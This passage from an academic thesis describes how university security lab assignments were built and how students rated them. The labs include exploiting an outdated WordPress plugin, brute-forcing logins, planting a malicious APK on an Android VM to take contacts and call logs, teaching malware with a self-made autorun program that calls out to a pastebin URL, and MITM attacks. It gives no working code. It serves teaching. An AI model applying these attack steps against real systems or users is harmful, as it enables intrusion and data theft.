


Figure 12 Understandability of assignment description of Incident handling assignment




Figure 10 Knowledge gained in Incident handling assignment




Figure 13 Usefulness of theory chapter in Incident handling assignment




Figure 11 Level of interest of Incident handling assignment




Figure 14 Necessity of Incident handling assignment

6. Application security assignment

In this chapter an overview of application security assignment is given. In addition, detailed description of construction and assignment description for students is presented.

6.1. Assignment background

Web applications range from simple webpages with the purpose of informal business cards to highly complex applications which might contain sensitive information of its users or business critical information. Securing applications will benefit the business by not allowing negative impact influence the business. Whether it is defacement of the application and followed by bad publicity or loss of business data through which the also the business processes might lose integrity and availability. WordPress is very common platform for which almost one fourth out of ten million websites are built [20]. Due to this WordPress was chosen as the platform for given assignment.

6.2. Learning outcomes

After participating in this assignment student knows the importance of keeping software up to date and knows the possibility of security risks in outdated software. Furthermore, student knows the risk of using simple passwords and means to mitigate brute-force attacks. Learning outcome supports not only future system and application administrators, but is also applicable for future computer users who will know the importance of selecting a strong password and not using outdated software.

6.3. Assignment setup

For this assignment two different virtual machines were created. First virtual machine was based on Kali Linux 64bit operating system. The install ISO image was obtained from <https://www.kali.org/downloads/> and the operating system was installed on a VirtualBox quest virtual machine [21]. A static IP address was configured for this virtual machine due to the necessity of static IP address for the second virtual machine [22]. By doing this we could ensure that the first virtual machine does not preoccupy the necessary

IP address for the second virtual machine. Kali Linux was chosen due to the availability of tools after install, which were needed during the assignment.

Second virtual machine was based on Ubuntu Server 16.04.1 LTS operating system. The install ISO image was obtained from <https://www.ubuntu.com/download/server> and the operating system was installed on a VirtualBox quest virtual machine [23]. During installation, additional LAMP server software was installed. A static IP address was configured for this virtual machine out of necessity [24]. Installed website software WordPress needs a static URL which was secured by using static IP address. Ubuntu Server was chosen as it was available for free.

On the Ubuntu Server database was setup for WordPress application and previously identified vulnerable WordPress plugin Reflex Gallery 3.1.3 [25] was downloaded and installed with an older version of WordPress 4.3.4. After which the application was configured. More detailed description how to setup the virtual machines can be reviewed in Appendix 3.2 Application security assignment construction.

Starting of the assignment students had to set up virtualization environment. Specifics of the chosen virtualization environment can be found in 3.3 Assignment environments.

Due to the nature of the lab the virtual machines needed access to the internet and one of them needed a static IP address. As real world networks are in different subnets a private network was needed to satisfy the use of static IP address which was configured beforehand. This led to use of NAT and Host-only network adapters [26]. During solving the tasks students encountered issues with the networking. A different setup was provided for them with NAT network adapters [26]. Detailed setup guide was provided for the students, which can be reviewed in Appendix 3.1 Application security environment setup.

Simplified environment visualization can be examined in Figure 15 Application security environment visualization.




Figure 15 Application security environment visualization

After reading the theory chapter which gives some insight into vulnerability scanning, exploiting vulnerabilities and brute forcing, students had to identify vulnerabilities in the targeted WordPress application on the Ubuntu Server virtual machine. Exploit the identified vulnerability and collect information from the victim computer. As hands on experience for fixing vulnerabilities, students had to update the WordPress application and plugins and then validate if the vulnerability is still active. Followed by collecting information for brute force attack and then executing the brute force attack. As a task of mitigating future brute force attacks, students had to assign a more secure password and install a plugin which locked users who inserted password multiple times incorrectly in a short period of time.

Detailed assignment description which was provided for students can be reviewed in Appendix 3.3 Application security assignment for students. The provided hints correlate with the initial setup of network, thus there is a mismatch of IP addresses in the hints and environment setup guide, which was provided secondly.

6.4. Student feedback analysis

145 out of 157 students who provided feedback participated in this assignment. Major reason for not participating regarding own time management or working in a group issue. Two reported as a reason for not participating an issue with setting up the environment.

Detailed overview of difficulty level, knowledge gained, level of interest, understandability of description, usefulness and necessity can be reviewed respectably in Figure 16 Difficulty level of Application security assignment, Figure 17 Knowledge gained in Application security assignment, Figure 18 Level of interest of Application security assignment, Figure 19 Understandability of assignment description of Application security assignment, Figure 20 Usefulness of theory chapter in Application security assignment and Figure 21 Necessity of Application security assignment. Overall we can conclude that the assignment was strongly above mediocre, borderline good.




Figure 16 Difficulty level of Application security assignment




Figure 17 Knowledge gained in Application security assignment




Figure 18 Level of interest of Application security assignment




Figure 19 Understandability of assignment description of Application security assignment




Figure 20 Usefulness of theory chapter in Application security assignment




Figure 21 Necessity of Application security assignment

7. Malware analysis assignment

In this chapter an overview of malware analysis assignment is given. In addition, detailed description of construction and assignment description for students is presented.

7.1. Assignment background

Malicious software has been around for over a long time.

So much so that during 2006, the day following Microsoft's monthly "Patch Tuesday" began to be jokingly referred to by InfoSec analysts as "Exploit Wednesday". [27]

Thus, the awareness of such malicious programs is increasing ever more important and the intrusion starts from a user. For example, deceiving users into downloading and installing the malware or using system exploits to secretly deploy the malware.

Ironically, a great deal of Android malware is pushed at people via deceptive ads claiming that a Flash update is required. [27]

Giving simple knowledge of how malicious programs work and how to check for the validity of a software can help fight the war against malignant software.

7.2. Learning outcomes

After the assignment student knows possibilities on verifying suspicious URLs and files online. Student has a very simplistic understanding of dynamic malware analysis and knows some of the advanced tools to identify malware in Microsoft Windows operating system. Learning outcome supports not only future malware investigators, but is also applicable for future computer users who will know the importance of using legitimate software and how to mitigate risks by using online tools.

7.3. Assignment setup

For this assignment one virtual machine was used. The image of existing Windows 10 was obtained from Microsoft page [28]. Windows 10 was selected as it is the newest operating system which Microsoft has to offer. The installed virtual machine was

supplemented with two programs and necessary tools for students to solve this assignment.

First program was created to showcase a malicious software which performs visible actions for users, but in the background, does something else. The program connected to a shortened URL in the background <http://goo.gl/qZOVP6> which lead to <http://pastebin.com/YnMnjrx6> URL when the function was used to generate a new code from a six-number code. To make the program visually more interesting a GIF, created by the author, was used in the user interface. The program was configured to autorun.

Main code for the malicious program can be reviewed in Appendix 4.2 Malicious software's main code.

Second program was created with the intent to provide persistence for the first one. During startup, it checked the existence of the first program and if it was not available the persistency software downloaded the malicious software. Similarly to the first program an autorun registry entry was created [29].

Main code for the second program can be reviewed in Appendix 4.3 Persistency software's main code.

More detailed description how autoruns were setup can be reviewed in Appendix 4.4 Malware analysis assignment construction.

Simplified environment visualization can be examined in Figure 22 Malware analysis environment visualization.




Figure 22 Malware analysis environment visualization

Starting of the assignment students had to set up virtualization environment. Specifics of the chosen virtualization environment can be found in 3.3 Assignment environments.

Due to the nature of the lab the virtual machine needed access to the internet and individual IP address was not needed. This led to use of NAT adapter [26]. Detailed setup guide was provided for the students, which can be reviewed in Appendix 4.1 Malware analysis environment setup.

After reading the theory chapter which gives some insight into malware analysis, tools for Microsoft Windows operating system and online tools, students had to identify malicious process in the virtual machine. Find the URL which it connects to in the background, identify where the shortened URL leads and when does it connect to this URL. After which they had to identify and remove autorun location and the software. Perform a reboot to validate it was gone. As a persistence software restored it, they had to identify the persistency process and remove it and its autorun. Final step was to remove the original program and verify with a reboot that it does not reappear.

Detailed assignment description which was provided for students can be reviewed in Appendix 4.5 Malware analysis assignment for students.

7.4. Student feedback analysis

138 out of 157 students who provided feedback participated in this assignment. Same major reason persisted as with other assignments for not participating, which was regarding own time management or working in a group issue. Three reported as a reason for not participating an issue with setting up the environment. Detailed overview of difficulty level, knowledge gained, level of interest, understandability of description, usefulness and necessity can be reviewed respectably in Figure 23 Difficulty level of Malware analysis assignment, Figure 24 Knowledge gained in Malware analysis assignment, Figure 25 Level of interest of Malware analysis assignment, Figure 26 Understandability of assignment description of Malware analysis assignment, Figure 27 Usefulness of theory chapter in Malware analysis assignment and Figure 28 Necessity of Malware analysis assignment. Overall we can conclude similarly to Application security assignment that the assignment was strongly above mediocre, borderline good with slight increase in the level of interest.




Figure 23 Difficulty level of Malware analysis assignment




Figure 26 Understandability of assignment description of Malware analysis assignment




Figure 24 Knowledge gained in Malware analysis assignment



Figure 27 Usefulness of theory chapter in Malware analysis assignment




Figure 25 Level of interest of Malware analysis assignment




Figure 28 Necessity of Malware analysis assignment

8. Mobile security assignment

In this chapter an overview of mobile security assignment is given. In addition, detailed description of construction and assignment description for students is presented.

8.1. Assignment background

Cell phone functionality has evolved from calling and sending text based messages via short message service to functionality which is comparable with personal computers. Thus, the mobile phone has become a target similarly to PC. Attack objectives can be from collecting data, using computing power or other harmful malicious activity [30].

The Android security model relies on user's judgment to install applications from reliable sources or to evaluate whether the application requests reasonable permissions for its intended operation. [30]

Thus, it is vital for the user to be aware of the dangers of installing applications and their possibilities.

8.2. Learning outcomes

After the assignment student knows possibilities on malicious Android Package Kits (APKs) and network scanning. Student has a very simplistic understanding of those task and tools needed, but is aware of the dangers when choosing to deviate from reliable sources to install applications. Learning outcome supports not only Android users but knowledge gained can be applied to electronic device users who have the ability to install software or change security settings.

8.3. Assignment setup

First virtual machine was based on Kali Linux 64bit operating system. A snapshot of Kali system was used as basis of this assignment. Snapshot was done after installing the system in 6.3 Assignment setup. Additional software, Android software development kit, was installed with the necessary libraries and with it Android Debug Bridge (ADB) was installed, which was necessary for the assignment [31]. Kali Linux was chosen due to the availability of tools after install, which were needed during the assignment.

Second virtual machine was based on Android x86 Release 6.0 operating system. The install ISO image was obtained from <http://www.android-x86.org/download> and installed on a VirtualBox quest virtual machine [32]. Using the user interface five contact details were created and a call was originated to all the contacts. Android operating system was chosen due to its availability at no cost.

More detailed description how of setting up the virtual machines can be viewed in Appendix 5.2 Mobile security assignment construction.

Starting of the assignment students had to set up virtualization environment. Specifics of the chosen virtualization environment can be found in 3.3 Assignment environments.

Due to the nature of the lab the virtual machines needed individual IP addresses. This led to use of Bridged adapters [26]. Detailed setup guide was provided for the students, which can be reviewed in Appendix 5.2 Mobile security assignment construction.

Simplified environment visualization can be examined in Figure 29 Mobile security environment visualization.




Figure 29 Mobile security environment visualization

After reading the theory chapter which gives some insight into scanning, vulnerabilities and generating malicious APK, students had to identify the target systems IP address, generate a malicious APK and deploy it remotely on the system. After gaining access via malicious APK, students had to collect call log and contact details from the target system.

Detailed assignment description which was provided for students can be reviewed in Appendix 5.3 Mobile security assignment for students.

8.4. Student feedback analysis

139 out of 157 students who provided feedback participated in this assignment. Major reason for not participating was indicated that as there was only one sub task, it was done by someone else in the group. Detailed overview of difficulty level, knowledge gained, level of interest, understandability of description, usefulness and necessity can be reviewed respectively in Figure 30 Difficulty level of Mobile security assignment, Figure 31 Knowledge gained in Mobile security assignment, Figure 32 Level of interest of Mobile security assignment, Figure 33 Understandability of assignment description of Mobile security assignment, Figure 34 Usefulness of theory chapter in Mobile security assignment, Figure 35 Necessity of Mobile security assignment. Overall we can conclude similarly to Application security and Malware analysis assignment that the assignment was strongly above mediocre, borderline good with slight deterioration in the usefulness of theory chapter and understandability of assignment description.




Figure 30 Difficulty level of Mobile security assignment




Figure 33 Understandability of assignment description of Mobile security assignment




Figure 31 Knowledge gained in Mobile security assignment



Figure 34 Usefulness of theory chapter in Mobile security assignment




Figure 32 Level of interest of Mobile security assignment




Figure 35 Necessity of Mobile security assignment

9. Network security assignment

In this chapter an overview of network security assignment is given. In addition, detailed description of construction and assignment description for students is presented.

9.1. Assignment background

Network security topic is a wide range subject. The fundamental topic for a non-network specialist could be knowing and using secure communications. Using HTTPS as an effective mean of mitigating MITM attacks has been undermined due to the fact that users accept even invalid certificates to access a service which leaves the user vulnerable to MITM attack [33] [34]. Even though it has been undermined, we should not neglect the use of secure communications. As the amount of websites who still use insecure communication is still high [35], the author believes securing communication is a fundamental topic which should be discussed, followed by the importance of using valid certificates.

9.2. Learning outcomes

After the assignment student knows possibilities of a MITM attack and understands the necessity of securing communication. Student has a very simplistic understanding of those tools used in MITM attack and configuring Apache webserver. Learning outcome supports not only future system administrators but knowledge gained can be applied to everyday computer users who know the dangers of inserting delicate data into website which uses unsecure communications.

9.3. Assignment setup

First virtual machine was based on Kali Linux 64bit operating system. A snapshot of Kali system was used as basis of this assignment. Snapshot was done after installing the system in 6.3 Assignment setup.

Second and third virtual machine was based on Ubuntu Server 16.04.1 LTS operating system. A snapshot of Ubuntu system was used as basis of this assignment. Snapshot

was done after installing the system in 6.3 Assignment setup. One acted as the client machine and the second one as the server.

A more secure and different password was set for user student for both Ubuntu systems. A static IP address had to be configured for all virtual machines due to the necessity of static IP address for the server virtual machine [24]. Necessity derived from knowing the IP address beforehand for a created script in the client machine which connected to the server machine. Assigning static IP addresses for all the virtual machines ensured that there would be no conflict with dynamically obtained and statically assigned IP addresses.

A script was created in the client machine to connect to the server machine. At first it would try to connect over secure port. If the service is not available, it would connect over insecure 80 port. The purpose was to simulate client accessing webserver even if the students applied HTTPS in the server machine. The script was made to run every minute. Two simple HTML pages were created in the server machine. One was an index pages which was accessed by the client machine script. Second page was the objective which hold the username and password for Ubuntu machines. Basic authentication was applied for the VirtualHost component which served the previously created pages [36].

More detailed description how the virtual machines were setup can be viewed in Appendix 6.2 Network security assignment construction.

Starting of the assignment students had to set up virtualization environment. Specifics of the chosen virtualization environment can be found in 3.3 Assignment environments.

Due to the nature of the lab one virtual machine needed a static IP address. As real world networks are in different subnets a private network was needed to satisfy the use of static IP address which was configured beforehand. This led to use of NAT network adapters [26]. Detailed setup guide was provided for the students, which can be reviewed in Appendix 6.1 Network security environment setup.

Simplified environment visualization can be examined in Figure 36 Network security environment visualization.

